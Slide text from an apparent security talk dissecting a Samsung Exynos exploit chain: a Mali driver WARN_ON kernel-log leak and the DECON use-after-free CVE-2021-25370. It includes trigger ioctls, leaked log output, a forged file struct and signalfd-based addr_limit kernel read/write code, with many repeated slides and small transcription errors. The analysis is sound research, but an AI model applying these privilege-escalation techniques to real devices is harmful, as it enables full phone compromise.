        rcode = -EINVAL;
        break;
    }
    return rcode;
}

```

```

/**
 * kbasep_vinstr_hwcnt_reader_ioctl() - hwcnt reader's ioctl.
 * @filp:  Non-NULL pointer to file structure.
 * @cmd:    User command.
 * @arg:    Command's argument.
 *
 * Return: 0 on success, else error code.
 */
static long kbasep_vinstr_hwcnt_reader_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    [...]
    switch (cmd) {
        case KBASE_HWCNT_READER_GET_API_VERSION:
            rcode = put_user(HWCNT_READER_API, (u32 __user *)arg);
            break;
        [...]

        default:
            WARN_ON(true);
            rcode = -EINVAL;
            break;
    }
    return rcode;
}

```

If an invalid ioctl command number is passed to the `kbasep_vinstr_hwcnt_reader_ioctl`, the `WARN_ON` is triggered.


```
hwcnt_fd = ioctl(dev_mali_fd, 0x40148008, &v4);  
ioctl(hwcnt_fd, 0x4004BEFE, 0);
```

```
hwcnt_fd = ioctl(dev_mali_fd, 0x40148008, &v4);  
ioctl(hwcnt_fd, 0x4004BEFE, 0);
```

0xFE is an invalid ioctl in the HWCNT driver

```
setprop dumpstate.options bugreportfull;  
setprop ctl.start bugreport;
```

Who can set ctl.start?

```
$ sestatus -A -t ctl_start_prop precompiled_sepolicy
```

```
allow at_distributor ctl_start_prop:file { getattr map open read };
allow at_distributor ctl_start_prop:property_service set;
allow bootchecker ctl_start_prop:file { getattr map open read };
allow bootchecker ctl_start_prop:property_service set;
allow dumpstate property_type:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:property_service set;
allow ikev2_client ctl_start_prop:file { getattr map open read };
allow ikev2_client ctl_start_prop:property_service set;
allow init property_type:file { append create getattr map open read relabelto rename setattr unlink write };
allow init property_type:property_service set;
allow keystore ctl_start_prop:file { getattr map open read };
allow keystore ctl_start_prop:property_service set;
allow mediadrmservice ctl_start_prop:file { getattr map open read };
allow mediadrmservice ctl_start_prop:property_service set;
allow multicalendctl ctl_start_prop:file { getattr map open read };
allow multicalendctl ctl_start_prop:property_service set;
allow platform_app ctl_start_prop:file { getattr map open read };
allow platform_app ctl_start_prop:property_service set;
allow radio ctl_start_prop:file { getattr map open read };
allow radio ctl_start_prop:property_service set;
allow shell ctl_start_prop:file { getattr map open read };
allow shell ctl_start_prop:property_service set;
allow surfaceflinger ctl_start_prop:file { getattr map open read };
allow surfaceflinger ctl_start_prop:property_service set;
allow system_app ctl_start_prop:file { getattr map open read };
allow system_app ctl_start_prop:property_service set;
allow system_server ctl_start_prop:file { getattr map open read };
allow system_server ctl_start_prop:property_service set;
allow vold ctl_start_prop:file { getattr map open read };
allow vold ctl_start_prop:property_service set;
allow wlandutservice ctl_start_prop:file { getattr map open read };
allow wlandutservice ctl_start_prop:property_service set;
```

Who can set ctl.start?

```
$ sestatus -A -t ctl_start_prop precompiled_sepolicy
```

```
allow at_distributor ctl_start_prop:file { getattr map open read };
allow at_distributor ctl_start_prop:property_service set;
allow bootchecker ctl_start_prop:file { getattr map open read };
allow bootchecker ctl_start_prop:property_service set;
allow dumpstate property_type:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:property_service set;
allow ikev2_client ctl_start_prop:file { getattr map open read };
allow ikev2_client ctl_start_prop:property_service set;
allow init property_type:file { append create getattr map open read relabelto rename setattr unlink write };
allow init property_type:property_service set;
allow keystore ctl_start_prop:file { getattr map open read };
allow keystore ctl_start_prop:property_service set;
allow mediadrmservice ctl_start_prop:file { getattr map open read };
allow mediadrmservice ctl_start_prop:property_service set;
allow multiclientd ctl_start_prop:file { getattr map open read };
allow multiclientd ctl_start_prop:property_service set;
allow platform_app ctl_start_prop:file { getattr map open read };
allow platform_app ctl_start_prop:property_service set;
allow radio ctl_start_prop:file { getattr map open read };
allow radio ctl_start_prop:property_service set;
allow shell ctl_start_prop:file { getattr map open read };
allow shell ctl_start_prop:property_service set;
allow surfaceflinger ctl_start_prop:file { getattr map open read };
allow surfaceflinger ctl_start_prop:property_service set;
allow system_app ctl_start_prop:file { getattr map open read };
allow system_app ctl_start_prop:property_service set;
allow system_server ctl_start_prop:file { getattr map open read };
allow system_server ctl_start_prop:property_service set;
allow vold ctl_start_prop:file { getattr map open read };
allow vold ctl_start_prop:property_service set;
allow wlandutservice ctl_start_prop:file { getattr map open read };
allow wlandutservice ctl_start_prop:property_service set;
```

```
allow system_app ctl_start_prop:file { getattr map open read };
allow system_app ctl_start_prop:property_service set;
```

```
_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
LOBYTE(s) = 18;
v650[0] = 0LL;
s_8 = 17664LL;
*(char **)((char *)&s + 1) = *(char **) "DUMPSTATE";
DurationReporter::DurationReporter(v636, (__int64)&s, 0);
if ( ((unsigned __int8)s & 1) != 0 )
    operator delete(v650[0]);
dump_sec_log("SEC LOG", "/proc/sec_log", "/data/log/sec_log.log");
[...]
```

```
allow system_app dumplog_data_file:file { append create  
getattr ioctl lock map open read rename setattr unlink  
write };
```

```
<4>[90808.635627] [4: poc:25943] -----[ cut here ]-----
<4>[90808.635654] [4: poc:25943] WARNING: CPU: 4 PID: 25943 at
drivers/gpu/arm/b_r19p0/mali_kbase_vinstr.c:992 kbasep_vinstr_hwcnt_reader_ioctl+0x36c/0x664
<4>[90808.635663] [4: poc:25943] Modules linked in:
<4>[90808.635675] [4: poc:25943] CPU: 4 PID: 25943 Comm: poc Tainted: G          W          4.14.113-20034833 #1
<4>[90808.635682] [4: poc:25943] Hardware name: Samsung BEYOND1LTE EUR OPEN 26 board based on EXYNOS9820
(DT)
<4>[90808.635689] [4: poc:25943] Call trace:
<4>[90808.635701] [4: poc:25943] [<0000000000000000>] dump_backtrace+0x0/0x280
<4>[90808.635710] [4: poc:25943] [<0000000000000000>] show_stack+0x18/0x24
<4>[90808.635720] [4: poc:25943] [<0000000000000000>] dump_stack+0xa8/0xe4
<4>[90808.635731] [4: poc:25943] [<0000000000000000>] __warn+0xbc/0x164tv
<4>[90808.635738] [4: poc:25943] [<0000000000000000>] report_bug+0x15c/0x19c
<4>[90808.635746] [4: poc:25943] [<0000000000000000>] bug_handler+0x30/0x8c
<4>[90808.635753] [4: poc:25943] [<0000000000000000>] brk_handler+0x94/0x150
<4>[90808.635760] [4: poc:25943] [<0000000000000000>] do_debug_exception+0xc8/0x164
<4>[90808.635766] [4: poc:25943] Exception stack(0xfffffff8014c2bb40 to 0xfffffff8014c2bc80)
<4>[90808.635775] [4: poc:25943] bb40: ffffffc91b00fa40 000000004004befe 0000000000000000 0000000000000000
<4>[90808.635781] [4: poc:25943] bb60: ffffffc061b65800 00000000eccc0408 000000000000000a 000000000000000a
<4>[90808.635789] [4: poc:25943] bb80: 000000004004be30 000000000000be00 ffffffc86b49d700 000000000000000b
<4>[90808.635796] [4: poc:25943] bba0: ffffff8014c2bdd0 0000000080000000 0000000000000026 0000000000000026
<4>[90808.635802] [4: poc:25943] bbc0: ffffff8008429834 000000000041bd50 0000000000000000 0000000000000000
<4>[90808.635809] [4: poc:25943] bbe0: ffffffc88b42d500 ffffffff80000000 ffffffc96bda5bc0 0000000000000004
<4>[90808.635816] [4: poc:25943] bc00: 0000000000000000 00000000000000124 000000000000001d ffffffff8009293000
<4>[90808.635823] [4: poc:25943] bc20: ffffffc89bb6b180 ffffff8014c2bdf0 ffffff80084294bc ffffff8014c2bd80
<4>[90808.635829] [4: poc:25943] bc40: ffffff800885014c 0000000020400145 0000000000000008 0000000000000008
<4>[90808.635836] [4: poc:25943] bc60: 0000007fffffff 0000000000000001 ffffff8014c2bdf0 ffffff800885014c
<4>[90808.635843] [4: poc:25943] [<0000000000000000>] e11_dbg+0x18/0x74
```



```

<4>[90808.635627] [4: poc:25943] -----[ cut here ]-----
<4>[90808.635654] [4: poc:25943] WARNING: CPU: 4 PID: 25943 at
drivers/gpu/arm/b_r19p0/mali_kbase_vinstr.c:992 kbasep_vinstr_hwcnt_reader_ioctl+0x36c/0x664
<4>[90808.635663] [4: poc:25943] Modules linked in:
<4>[90808.635675] [4: poc:25943] CPU: 4 PID: 25943 Comm: poc Tainted: G          W          4.14.113-20034833 #1
<4>[90808.635682] [4: poc:25943] Hardware name: Samsung BEYOND1LTE EUR OPEN 26 board based on EXYNOS9820
(DT)
<4>[90808.635689] [4: poc:25943] Call trace:
<4>[90808.635701] [4: poc:25943] [<0000000000000000>] dump_backtrace+0x0/0x280
<4>[90808.635710] [4: poc:25943] [<0000000000000000>] show_stack+0x18/0x24
<4>[90808.635720] [4: poc:25943] [<0000000000000000>] dump_stack+0xa8/0xe4
<4>[90808.635731] [4: poc:25943] [<0000000000000000>] __warn+0xbc/0x164tv
<4>[90808.635738] [4: poc:25943] [<0000000000000000>] report_bug+0x15c/0x19c
<4>[90808.635746] [4: poc:25943] [<0000000000000000>] bug_handler+0x30/0x8c
<4>[90808.635753] [4: poc:25943] [<0000000000000000>]
<4>[90808.635760] [4: poc:25943] [<0000000000000000>] task_struct address
<4>[90808.635766] [4: poc:25943] Exception stack(0xfffffff8014c2b040 to 0xfffffff8014c2bc80)
<4>[90808.635775] [4: poc:25943] bb40: ffffffff91b00fa40 000000004004befe 0000000000000000 0000000000000000
<4>[90808.635781] [4: poc:25943] bb60: ffffffff061b65800 00000000e0c0408 000000000000000a 000000000000000a
<4>[90808.635789] [4: poc:25943] bb80: 000000004004be30 000000000000be00 ffffffff86b49d700 000000000000000b
<4>[90808.635796] [4: poc:25943] bba0: ffffffff8014c2bddd0 0000000080000000 0000000000000026 0000000000000026
<4>[90808.635802] [4: poc:25943] bbc0: ffffffff8008429834 000000000041bd50 0000000000000000 0000000000000000
<4>[90808.635809] [4: poc:25943] bbe0: ffffffff88b42d500 ffffffff8000000000 ffffffff96bda5bc0 0000000000000004
<4>[90808.635816] [4: poc:25943] bc00: 0000000000000000 0000000000000000 0000000000000000 000000000000001d ffffffff8009293000
<4>[90808.635823] [4: poc:25943] bc20: ffffffff89bb6b0 294bc ffffffff8014c2bd80
<4>[90808.635829] [4: poc:25943] bc40: ffffffff8008850 00008 0000000000000008
<4>[90808.635836] [4: poc:25943] bc60: 0000007fffffff 0000000000000001 ffffffff8014c2bdf0 ffffffff800885014c
<4>[90808.635843] [4: poc:25943] [<0000000000000000>] e11_dbg+0x18/0x74

```

sys_call_table address


Fixing the Bug

- `dumpstate` no longer writes to `sec_log.log`
- Removed the `bugreport` service from `dumpstate.rc`
- Upstream changes made in early 2020 would prevent this vulnerability in the future:
 - In February 2020, ARM changed the `WARN_ON` to a `pr_warn` in version r21p0 of the Mali driver. Samsung updated to this version.
 - In April 2020, Linux removed printing the raw stack contents in a backtrace



CVE-2021-25370

Use-after-free in display processor unit (DPU)



The vulnerability

- Use-after-free of the file struct
- Display and Enhancement Controller (DECON) Samsung driver for the Display Processing Unit (DPU)

DECON(Display and Enhancement Controller) is the new IP in exynos7 SOC for generating video signals using pixel data.

- Triggered through an ioctl to the DECON driver so the exploit needs an fd to the driver...

Getting the fd

1. Find the PID of the **android.hardware.graphics.composer** process
2. Iterate through that process's fd table looking for the full path to the driver
3. Use vulnerability #1 (the clipboard) to open an fd

Find PID of `android.hardware.graphics.composer`

1. Connect to LogReader and monitor the logs
2. Look for the “display” entry and read PID from there

Finding DECON driver file path

- Iterate through `/proc/<PID>/fd/<fd>` using `readlink` to read the full file path for each fd
- Search for the path that contains `graphics/fb0`
- Then open the file using vulnerability #1

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence

A “[fence](#)” is used for sharing buffers and synchronizing access between drivers and different processes.

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`
3. Driver calls `fd_install(fd, sync_file->file)` which makes the fd accessible from user space. `fd_install` transfers the ownership of the reference to the fd table.

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`
3. Driver calls `fd_install(fd, sync_file->file)` which makes the fd accessible from user space. `fd_install` transfers the ownership of the reference to the fd table.
4. If the fd table holds the only reference to the file struct and userspace calls `close(fd)`, the file struct is freed.

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`
3. Driver calls `fd_install(fd, sync_file->file)` which makes the fd accessible from user space. `fd_install` transfers the ownership of the reference to the fd table.
4. If the fd table holds the only reference to the file struct and userspace calls `close(fd)`, the file struct is freed.
5. The driver continues to use `sync_file->file`, the pointer to the now freed file struct.

```

static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
    int num_of_window = 0;
    struct decon_reg_data *regs;
    struct sync_file *sync_file;
    int i, j, ret = 0;

[...]
```

num_of_window = decon_get_active_win_count(decon, win_data);

```

    if (num_of_window) {
        win_data->retire_fence = decon_create_fence(decon, &sync_file);
        if (win_data->retire_fence < 0)
            goto err_prepare;
    } else {
[...]
```

if (num_of_window) {

```

        fd_install(win_data->retire_fence, sync_file->file);
        win_data->retire_fence = decon_create_fence(decon, &sync_file);
    }

[...]
```

return ret;

```

}
```

```

static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
    int num_of_window = 0;
    struct decon_reg_data *regs;
    struct sync_file *sync_file;
    int i, j, ret = 0;

[...]
```

num_of_window = decon_get_active_win_count(decon, win_data);

```

    if (num_of_window) {
        win_data->retire_fence = decon_create_fence(decon, &sync_file);
        if (win_data->retire_fence < 0)
            goto err_prepare;
    } else {
[...]
```

if (num_of_window) {

```

        fd_install(win_data->retire_fence, sync_file->file);
        decon_create_release_fences(decon, win_data, sync_file);
#endif
        fd_install(win_data->retire_fence, sync_file->file);
[...]
```

```

    return ret;
}

```

```

static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
    int num_of_window = 0;
    struct decon_reg_data *regs;
    struct sync_file *sync_file;
    int i, j, ret = 0;

[...]
```

num_of_window = decon_get_active_win_count(decon, win_data);

```

    if (num_of_window) {
        win_data->retire_fence = decon_create_fence(decon, &sync_file);
        if (win_data->retire_fence < 0)
            goto err_prepare;
    } else {
[...]
```

if (num_of_window) {

```

        fd_install(win_data->retire_fence, sync_file->file);
        decon_create_release_fences(decon, win_data, sync_file);
#endif
[...]
```

return ret;

```

}
```



```

void decon_create_release_fences(struct decon_device *decon, struct decon_win_config_data *win_data,
    struct sync_file *sync_file)
{
    int i = 0;

    for (i = 0; i < decon->dt_max_win; i++) {
        int state = win_data->config[i].state;
        int rel_fence = -1;
        rel_fence = decon_get_valid_fd();

        if (state == DECON_WIN_STATE_BUFFER) {
            rel_fence = decon_get_valid_fd();
            if (rel_fence < 0) {
                decon_err("%s: failed to get unused fd\n",
                    __func__);
                goto err;
            }
            fd_install(rel_fence, get_file(sync_file->file));
        }
        win_data->config[i].rel_fence = rel_fence;
    }
}

[...]
```

```

void decon_create_release_fences(struct decon_device *decon, struct decon_win_config_data *win_data,
    struct sync_file *sync_file)
{
    int i = 0;

    for (i = 0; i < decon->dt.max_win; i++) {
        int state = win_data->config[i].state;
        int rel_fence = -1;

        if (state == DECON_WIN_STATE_BUFFER) {
            rel_fence = decon_get_valid_fd();
            if (rel_fence < 0) {
                decon_err("%s: failed to get unused fd\n",
                    __func__);
                goto err;
            }
            fd_install(rel_fence, get_file(sync_file->file));
        }
        win_data->config[i].rel_fence = rel_fence;
    }
}

```

[...]

```
fd_install(rel_fence, get_file(sync_file->file));
```

```
static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
    int num_of_window = 0;
    struct decon_reg_data *regs;
    struct sync_file *sync_file;
    int i, j, ret = 0;

    [...]

    num_of_window = decon_get_active_win_count(decon, win_data);
```

When `decon_set_win_config` returns, `retire_fence` is the closed fd that points to the freed file struct and `rel_fence` is the open fd that points to the freed file struct

```
    if (num_of_window) {
        fd_install(win_data->retire_fence, sync_file->file);
        decon_create_release_fences(decon, win_data, sync_file);
#ifdef CONFIG_SUPPORT_LEGACY_FENCE
        regs->retire_fence = dma_fence_get(sync_file->fence);
#endif
    }

    [...]

    return ret;
}
```

Exploit strategy

Replace the freed file struct with a new controlled file struct. Set the `private_data` member of the file struct to point to the `addr_limit`. Use `signalfd` to modify the `addr_limit` to gain arbitrary kernel read and write.

addr_limit

- `addr_limit` is a member of the `task_struct`
- User space is able to write to any address below the address in the `addr_limit`
- `USER_DS = 0x7FFFFFFFFF`
- `KERNEL_DS = 0xFFFFFFFFFFFFFFFF`

signalfd

```
int signalfd(int fd, const sigset_t *mask, int flags);
```

From the [man page](#):

`signalfd()` creates a file descriptor that can be used to accept signals targeted at the caller. This provides an alternative to the use of a signal handler or `sigwaitinfo(2)`, and has the advantage that the file descriptor may be monitored by `select(2)`, `poll(2)`, and `epoll(7)`.

When called on an existing `signalfd` fd, only updates the 8-byte mask.

signalfd

```
int signalfd(int fd, const sigset_t *mask, int flags);
```

From the [man page](#):

`signalfd()` creates a file descriptor that can be used to accept signals targeted at the caller. This provides an alternative to the use of a signal handler or `sigwaitinfo(2)`, and has the advantage that the file descriptor may be monitored by `select(2)`, `poll(2)`, and `epoll(7)`.

When called on an existing `signalfd` fd, only updates the 8-byte mask.

```
SYSCALL_DEFINE4(signalfd4, int, ufd, sigset_t __user *, user_mask,
                    size_t, sizemask, int, flags)
{
    sigset_t sigmask;
    struct signalfd_ctx *ctx;
[...]
```

```
    if (sizemask != sizeof(sigset_t) ||
        copy_from_user(&sigmask, user_mask, sizeof(sigmask)))
        return -EINVAL;
sigdelsetmask(&sigmask, sigmask(SIGKILL) | sigmask(SIGSTOP));
signotset(&sigmask);

    if (ufd == -1) {
        [...]
    } else {
```



```
SYSCALL_DEFINE4(signalfd4, int, ufd, sigset_t __user *, user_mask,
                    size_t, sizemask, int, flags)
{
    sigset_t sigmask;
    struct signalfd_ctx *ctx;
[...]
```

```
    if (sizemask != sizeof(sigset_t) ||
        copy_from_user(&sigmask, user_mask, sizeof(sigmask)))
        return -EINVAL;
    sigdelsetmask(&sigmask, sigmask(SIGKILL) | sigmask(SIGSTOP));
    signotset(&sigmask);

    if (ufd == -1) {
        [...]
    } else {
```

```
} else {  
    struct fd f = fdget(ufd);  
    if (!f.file)  
        return -EBADF;  
    ctx = f.file->private_data;  
    if (f.file->f_op != &signalfd_fops) {  
        fdput(f);  
        return -EINVAL;  
    }  
    spin_lock_irq(&current->sigband->siglock);  
    ctx->sigmask = sigmask;  
    spin_unlock_irq(&current->sigband->siglock);  
  
    wake_up(&current->sigband->signalfd_wqh);  
    fdput(f);  
}  
return ufd;  
}
```

```
} else {  
    struct fd f = fdget(ufd);  
    if (!f.file)  
        return -EBADF;  
    ctx = f.file->private_data;  
    if (f.file->f_op != &signalfd_fops) {  
        fdput(f);  
        return -EINVAL;  
    }  
    spin_lock_irq(&current->sigband->siglock);  
    ctx->sigmask = sigmask;  
    spin_unlock_irq(&current->sigband->siglock);  
  
    wake_up(&current->sigband->signalfd_wqh);  
    fdput(f);  
}  
return ufd;  
}
```

```
struct signalfd_ctx *ctx;  
  
struct signalfd_ctx {  
    sigset_t sigmask;  
};
```

```
} else {  
    struct fd f = fdget(ufd);  
    if (!f.file)  
        return -EBADF;  
    ctx = f.file->private_data;  
    if (f.file->f_op != &signalfd_fops) {  
        fdput(f);  
        return -EINVAL;  
    }  
    spin_lock_irq(&current->sigband->siglock);  
    ctx->sigmask = sigmask;  
    spin_unlock_irq(&current->sigband->siglock);  
  
    wake_up(&current->sigband->signalfd_wqh);  
    fdput(f);  
}  
return ufd;  
}
```

The man page says that the fd passed to signalfd must “specify a valid existing signalfd file descriptor”.

```
} else {  
    struct fd f = fdget(ufd);  
    if (!f.file)  
        return -EBADF;  
    ctx = f.file->private_data;  
    if (f.file->f_op != &signalfd_fop)  
        fdput(f);  
    return -EINVAL;  
}  
spin_lock_irq(&current->sigband->siglock);  
ctx->sigmask = sigmask;  
spin_unlock_irq(&current->sigband->siglock);  
  
wake_up(&current->sigband->signalfd_wqh);  
fdput(f);  
}  
return ufd;  
}
```

Set `ctx->sigmask = sigmask`.

Because `ctx = file->private_data`, this is equivalent to
`file->private_data->sigmask = sigmask`.

Replacement file struct

```
fake_file.f_u = 0x1010101;  
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;  
fake_file.f_count = 0x7F;  
fake_file.private_data = addr_limit_ptr;
```

Replacement file struct

```
fake_file.f_u = 0x1010101;  
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;  
fake_file.f_count = 0x7F;  
fake_file.private_data = addr_limit_ptr;
```

Replacement file struct

```
fake_file.f_u = 0x1010101;  
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;  
fake_file.f_count = 0x7F;  
fake_file.private_data = addr_limit_ptr;
```


Replacement file struct

```
fake_file.f_u = 0x1010101;  
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;  
fake_file.f_count = 0x7F;  
fake_file.private_data = addr_limit_ptr;
```

```
file->private_data->sigmask = sigmask  
Overwrites the addr_limit
```

User Access Override (UAO) & Privileged Access Never (PAN)

- Hardware mitigations on ARMv8 CPUs
- PAN protects against the kernel accessing user-space memory
- UAO works with PAN by allowing unprivileged load and store instructions to act as privileged load and store instructions when the UAO bit is set.

```
void kernel_write(unsigned long kaddr,  
                  void *buf, unsigned long len) {  
    if (write(kernel_rw_pipe[1], buf, len) != len)  
        err(1, "failed to load userspace buffer");  
    if (read(kernel_rw_pipe[0], (void*)kaddr, len) != len)  
        err(1, "failed to overwrite kernel memory");  
}
```

```
void kernel_write(unsigned long kaddr,  
                  void *buf, unsigned long len) {  
    if (write(kernel_rw_pipe[1], buf, len) != len)  
        err(1, "failed to load userspace buffer");  
    if (read(kernel_rw_pipe[0], (void*)kaddr, len) != len)  
        err(1, "failed to overwrite kernel memory");  
}
```

If `addr_limit` is set to `KERNEL_DS`, this will fail due to PAN because `buf` is in userspace.

```
void kernel_write(unsigned long kaddr,  
                  void *buf, unsigned long len) {  
    if (write(kernel_rw_pipe[1], buf, len) != len)  
        err(1, "failed to load userspace buffer");  
    if (read(kernel_rw_pipe[0], (void*)kaddr, len) != len)  
        err(1, "failed to overwrite kernel memory");  
}
```

If `addr_limit` is set to `KERNEL_DS-1`, this will fail due to UAO not being set and unprivileged load and store instructions can't access kernel memory.

The exploit's kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
    unsigned long USER_DS = 0x7FFFFFFF;
    write(kernel_rw_pipe2, buf, buf_len);
    write(kernel_rw_pipe2, &USER_DS, 8u);
    set_addr_limit_to_KERNEL_DS();
    read(kernel_rw_pipe, kaddr, buf_len);
    read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

Switches `addr_limit` back and forth between
`USER_DS` and `KERNEL_DS`.

On entry, `addr_limit = USER_DS`

The exploit's kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
    unsigned long USER_DS = 0x7FFFFFFF;
    write(kernel_rw_pipe2, buf, buf_len);
    write(kernel_rw_pipe2, &USER_DS, 8u);
    set_addr_limit_to_KERNEL_DS();
    read(kernel_rw_pipe, kaddr, buf_len);
    read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

The exploit's kernel_write function

```
kernel_write(void *kaddr, const void *buf, unsigned long buf_len)
{
    unsigned long USER_DS = 0x7FFFFFFFFF;
    write(kernel_rw_pipe2, buf, buf_len);
    write(kernel_rw_pipe2, &USER_DS, 8u);
    set_addr_limit_to_KERNEL_DS();
    read(kernel_rw_pipe, kaddr, buf_len);
    read(kernel_rw_pipe, addr_limit_ptr, 8u);
}
```

set_addr_limit_to_KERNEL_DS sends a signal to another process in the exploit to tell it to call signalfd in order to set the addr_limit to KERNEL_DS

The exploit's kernel_write function

